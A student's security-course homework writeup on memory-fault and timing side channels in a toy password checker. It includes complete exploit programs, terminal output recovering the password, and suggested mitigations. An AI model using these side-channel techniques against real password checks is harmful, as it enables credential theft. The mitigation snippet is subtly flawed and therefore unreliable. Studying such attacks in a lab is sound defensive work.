CS426 hw6 Writeup

Cheng-En Lee

Program analysis

sysapp.c is a program that contains a password validation function check_pass(), which would return 1 if the password is correct or 0 otherwise. There is also the hack_system() function which prints out the success message if the password is correct. Here is the relevant code for sysapp.c:

```
int check_pass(char *pass) {
   int i;
   for (i = 0; i <= strlen(correct_pass); i++) {
       delay();  // artificial delay added for timehack
       if (pass[i] != correct_pass[i])
           return 0;
   }
   return 1;
};

void hack_system(char *correct_pass) {
   if (check_pass(correct_pass)) {
       printf("OK: You have found correct password: '%s'\n", correct_pass);
       printf("OK: Congratulations!\n");
       exit(0);
   } else {
       printf("FAIL: The password is not correct! You have failed\n");
       exit(3);
   };
};
```

The vulnerability lies in the insecure check_pass() function. Specifically, it contains two vulnerabilities. Firstly, the function is vulnerable to memory based side channels. The function checks the characters provided by the character pointer argument one by one without verifying whether the provided characters are null terminated. As a result, the user can intentionally place the string content right before a protected memory segment so that a segmentation fault is thrown if the guess is a prefix in the correct password. Starting from the first character, the user can iteratively add a new character to the end of the guess and check whether the character is correct by looking for segmentation faults. Additionally, the function is vulnerable to time based side channels. The time it takes for password validation depends on the number of correct characters. As a result, the user could time the function to get information of whether the guess is on the right track. Starting from the first character, the user can iteratively add a new character to the end of the guess and check whether the character is correct by checking whether the median time required for check_pass() increased by a sufficient amount. Both of these vulnerabilities allow the user to recover the password without exhaustive brute force.


memhack

The comments in memhack.c state that memory at page_start is protected so a segmentation fault would be raised if the program tries to access it. It also states that the 32 bytes of memory before page_start is guaranteed to be allocated. Since the maximum length of the password is 16, this means that the argument for check_pass() can be written to the memory without causing a segmentation fault.


The exploit would start from length 1 and end at length 16. For each length, the exploit would perform one character trials for uppercase letters, lowercase letters, and digits. The argument would be constructed by copying all the previous characters it verified to be correct and adding the character it is currently guessing at the end, which would be generated by iterating through all uppercase letters, lowercase letters and digits. If the argument is not a prefix of the correct password, it would return 0 when checking the last character in the argument, otherwise it would access the memory in page_start and throw a segmentation fault. After the exploit finds the correct character, it would copy the argument into the guess and consider it as the prefix that is deemed to be correct. Finally, the iteration would end if all character guesses do not yield a segmentation fault, which means that the program reached the entirety of the correct password.

Here is the code for memhack.c:

```c
#include <stdio.h>
#include <stdbool.h>
#include <stdlib.h>
#include <signal.h>
#include <sys/mman.h>
#include <string.h>
#include <unistd.h>
#include <setjmp.h>

// include our "system" header
#include "sysapp.h"

#define LOWER_A_ASCII 97
#define LOWER_Z_ASCII 122
#define UPPER_A_ASCII 65
#define UPPER_Z_ASCII 90
#define ZERO_ASCII 48
#define NINE_ASCII 57
#define MAX_PASSWORD_LENGTH 16

char *buffer;
char *page_start;
int page_size;

sigjmp_buf jumpout;

void handle_SEGV(int sig_num) {
    siglongjmp(jumpout, 1);
};

//
// This is an example of how to use signals to capture and continue from a
// faulting access to protected memory. You will _not_ need to use this
// function in your solution, but it should serve as an example of how you
// _will_ need to use signals to complete this assignment.
//
int demonstrate_signals() {
    char *buf = page_start;

    // this call arranges that _if_ there is a SEGV fault in the future
    // (anywhere in the program) then control will transfer directly to this
    // point with sigsetjmp returning 1
    if (sigsetjmp(jumpout, 1) == 1)
        return 1; // we had a SEGV
    signal(SIGSEGV, SIG_DFL);
    signal(SIGSEGV, &handle_SEGV);

    // We will now cause a fault to happen
    *buf = 0;
    return 0;
}

int main(int argc, char **argv) {
    char guess[33];

    // get the physical page size
    page_size = sysconf(_SC_PAGESIZE);

    //
    // allocate the buffer - we need at least 3 pages
    // (because malloc doesn't give us page aligned data)
    //   Page:   1111111111111111222222222222222233333333333333344444444
    //           ^ buffer        ^page_start                    ^ end of buffer
    //   Prot:   ++++++++++++++++----------------+++++++++++++++++++++++
    //
    buffer = (char *) malloc(3 * page_size);
    if (!buffer) {
        perror("malloc failed");
        exit(1);
    };

    // find the page start into buffer
    page_start = buffer + (page_size - ((unsigned long) buffer) % page_size);

    // fix the page start if there is not enough space
    if ((page_start - buffer) <= 32)
        page_start += page_size;

    // prohibit access to the page
    if (mprotect(page_start, page_size, PROT_NONE) == -1) {
        perror("mprotect failed");
    };

    //
    // It is not strictly necessary to understand the previous code and
    // there will be no need to modify it.
    //
    // Here is a summary of the situation: page_start points to an address
    // that is unmapped (i.e., if you access the memory at *page_start it
    // will cause a SEGV fault).  Moreover, the 32 characters _before_
    // page_start _are_ guaranteed to be allocated.
    //
    // Finally, this calls a sample function to demonstrate how you should
```


```
    // use signals to capture and continue from a faulting access
    // to protected memory.  You can remove this code after you understand it.
    // You will need to use signals in this manner to solve the assignment.

    // set initial guess to zeros
    bzero(guess, sizeof(guess));

    int lower_bounds[] = {UPPER_A_ASCII, LOWER_A_ASCII, ZERO_ASCII};
    int upper_bounds[] = {UPPER_Z_ASCII, LOWER_Z_ASCII, NINE_ASCII};

    signal(SIGSEGV, SIG_DFL);
    signal(SIGSEGV, &handle_SEGV);

    for (int n = 1; n <= MAX_PASSWORD_LENGTH; n++) {
        char* base = page_start - n;

        bool found = false;

        // copies all the previously found characters to the memory
        if (n > 1) {
            strncpy(base, guess, n-1);
        }

        for (int idx = 0; idx < sizeof(lower_bounds) / sizeof(lower_bounds[0]); idx++) {
            for (int c = lower_bounds[idx]; c <= upper_bounds[idx]; c++) {
                // updates the character we are currently trying
                *(base + n - 1) = c;

                // if there is a segmentation fault, then our prefix is correct
                if (sigsetjmp(jumpout, 1) == 1) {
                    found = true;
                    break;
                }
                check_pass(base);
            }

            // stop checking more characters if we have found the correct one
            if (found) break;
        }

        // stop if we have reached the entirety of the password
        if (!found) break;
        strncpy(guess, base, n);
    }

    //
    // do the guessing (this is where your code goes)
    //   we suggest a loop over the size of the possible
    //   password, each time trying all possible characters
    //
    if (check_pass(guess)) {
        printf("Password Found!\n");
        hack_system(guess);
    };

    return 1;
};
```

The program successfully found the correct password without exhaustive brute force:




```
[lee4649@armor0 hw6]$ time ./memhack
Password Found!
OK: You have found correct password: 'Tpi0Py1HRv7E'
OK: Congratulations!

real    0m0.003s
user    0m0.003s
sys     0m0.000s
[lee4649@armor0 hw6]$
```

timehack

To perform time based side channel attacks, setting the threshold for defining sufficient cycle count increase for each correct character guess is necessary. To do this, I ran several measurements of the cycles it takes to check whether a password of length 1 is equal to the first character in the actual password or not:

```
#define NUM_MEASUREMENTS 64
// incorrect guess
guess[0] = 'A';
long long measurements[NUM_MEASUREMENTS];
for (int i = 0; i < NUM_MEASUREMENTS; i++) {
    long long before = read_cntvct();
    check_pass(guess);
    long long after = read_cntvct();
    measurements[i] = after - before;
}
qsort(measurements, NUM_MEASUREMENTS, sizeof(long long), compare);
printf("Median cycle count for incorrect guess: %lu\n", measurements[NUM_MEASUREMENTS / 2]);

// correct guess
guess[0] = 'T';
for (int i = 0; i < NUM_MEASUREMENTS; i++) {
    long long before = read_cntvct();
    check_pass(guess);
    long long after = read_cntvct();
    measurements[i] = after - before;
}
```

We can see the program takes 6 extra cycles to perform verification if the first character in the guess is correct:



```
[lee4649@armor0 hw6]$ ./timehack
Median cycle count for incorrect guess: 5
Median cycle count for incorrect guess: 11
[lee4649@armor0 hw6]$ 
```


The exploit would start from iterating password length n from 1 to 16. For each length, the argument would be constructed by adding the character the program is guessing to the n-th character in the guess array, which would be generated by iterating through all uppercase letters, lowercase letters, and digits. Since the guess array is initially populated with 0, the string represented in the array would always be a n-character string. If the argument is a prefix of the correct password, the median of the cycle count is expected to increase considerably compared to that from the argument of the same length but with the last character being incorrect. Finally, the iteration would end if all character guesses do not result in an increase of median cycle count, which means that the entirety of the correct password is reached. In this case, we would null-terminate the guess and move forward to hacking the system.

I proceeded to finish my exploit implementation in timehack.c:

```c
#include <stdio.h>
#include <stdlib.h>
#include <stdbool.h>
#include <string.h>
#include <unistd.h>

// include our "system" header
#include "sysapp.h"

#define LOWER_A_ASCII 97
#define LOWER_Z_ASCII 122
#define UPPER_A_ASCII 65
#define UPPER_Z_ASCII 90
#define ZERO_ASCII 48
#define NINE_ASCII 57
#define MAX_PASSWORD_LENGTH 16
#define NUM_MEASUREMENTS 64
#define DELTA_TIME_THRESHOLD 4

// Read cycle counter
static inline unsigned long long read_cntvct(void) {
        unsigned long long cntvct;
        asm volatile("mrs %0, cntvct_el0" : "=r" (cntvct));
        return cntvct;
}

int compare(const void* a, const void* b) {
    return *(int*)a - *(int*)b;
}

```


```c
int main(int argc, char **argv) {
    char guess[33];

    // set guess to zeros
    bzero(guess, sizeof(guess));

    //
    // do the guessing (this is where your code goes)
    //   we suggest a loop over the size of the possible
    //   password, each time trying all possible characters
    //   and looking for time deviations
    int lower_bounds[] = {UPPER_A_ASCII, LOWER_A_ASCII, ZERO_ASCII};
    int upper_bounds[] = {UPPER_Z_ASCII, LOWER_Z_ASCII, NINE_ASCII};

    long long prev_cycles = 5;
    for (int n = 1; n <= MAX_PASSWORD_LENGTH; n++) {
        bool found = false;
        for (int idx = 0; idx < sizeof(lower_bounds) / sizeof(lower_bounds[0]); idx++) {
            for (int c = lower_bounds[idx]; c <= upper_bounds[idx]; c++) {
                guess[n - 1] = c;

                // perform a series of cycle measurements
                long long measurements[NUM_MEASUREMENTS];
                for (int idx = 0; idx < NUM_MEASUREMENTS; idx++) {
                    long long before = read_cntvct();
                    check_pass(guess);
                    long long after = read_cntvct();
                    measurements[idx] = after - before;
                }

                // check if the median of the cycle measurements increased by a sufficient
amount
                qsort(measurements, NUM_MEASUREMENTS, sizeof(long long), compare);
                if (measurements[NUM_MEASUREMENTS / 2] - prev_cycles > DELTA_TIME_THRESHOLD)
{
                    found = true;
                    prev_cycles = measurements[NUM_MEASUREMENTS / 2];
                    break;
                }
            }
            // stop other character checks if we found the correct character
            if (found) break;
        }

        // null-terminate the guess and exit if we reached the entirety of the password.
        if (!found) {
            guess[n - 1] = 0;
            break;
        }
    }
    if (check_pass(guess)) {
        printf("Password Found!\n");
        hack_system(guess);
    };

    printf("Could not get the password!  Last guess was %s\n", guess);
    return 1;
};
```

I obtained the value of DELTA_TIME_THRESHOLD through experimentation. Originally, I started with DELTA_TIME_THRESHOLD being 5. However, the threshold is too strict, causing the program to fail constantly:




```
[lee4649@armor0 hw6]$ ./timehack
Could not get the password!  Last guess was Tpi
[lee4649@armor0 hw6]$ ./timehack
Could not get the password!  Last guess was Tp
[lee4649@armor0 hw6]$ ./timehack
Could not get the password!  Last guess was Tp
[lee4649@armor0 hw6]$ ./timehack
Could not get the password!  Last guess was Tp
[lee4649@armor0 hw6]$ 
```

The program consistently finds the correct password with DELTA_TIME_THRESHOLD being 4:



```
[lee4649@armor0 hw6]$ ./timehack
Password Found!
OK: You have found correct password: 'Tpi0Py1HRv7E'
OK: Congratulations!
[lee4649@armor0 hw6]$ ./timehack
Password Found!
OK: You have found correct password: 'Tpi0Py1HRv7E'
OK: Congratulations!
[lee4649@armor0 hw6]$ ./timehack
Password Found!
OK: You have found correct password: 'Tpi0Py1HRv7E'
OK: Congratulations!
[lee4649@armor0 hw6]$ ./timehack
Password Found!
OK: You have found correct password: 'Tpi0Py1HRv7E'
OK: Congratulations!
[lee4649@armor0 hw6]$ ./timehack
Password Found!
OK: You have found correct password: 'Tpi0Py1HRv7E'
OK: Congratulations!
[lee4649@armor0 hw6]$ 
```

To prove that the program runs non-exhaustively, I timed my execution and it finished within 0.053 seconds:



```
[lee4649@armor0 hw6]$ time ./timehack
Password Found!
OK: You have found correct password: 'Tpi0Py1HRv7E'
OK: Congratulations!

real    0m0.053s
user    0m0.053s
sys     0m0.000s
[lee4649@armor0 hw6]$ 
```

Mitigations

If I were the creator of sysapp.c, I would reimplement check_pass() to prevent memory and time based side channels. To prevent memory based side channels, check_pass() must verify whether the string provided by the argument is null terminated. For example, I could add a new for loop to check whether the null byte is found at the end of the string. This ensures that the program always throws a segmentation fault if the string is not null terminated, regardless of whether the guess is correct or not. This eliminates the possibility of utilizing segmentation faults for side channels. To prevent time based side channels, I should modify the implementation so that the time it takes for verification does not depend on the length of the correct guess. One example defense against time based side channels is to hash both the user provided input and the actual password, then compare the hashes in constant time instead. This is a good defense because the hashed value has the same length. Given this property, it is possible to compare the hashes in constant time with the following example:

```c
int result = 0;
for (int i = 0; i < strlen(hash_one); i++) {
    result |= hash_one[i] ^ hash_two[i];
}
return result;
```

Using this method makes the verification independent from the number of correct characters from the user input.

Collaboration Statement

Individuals consulted:

- None

Online resources used:

- None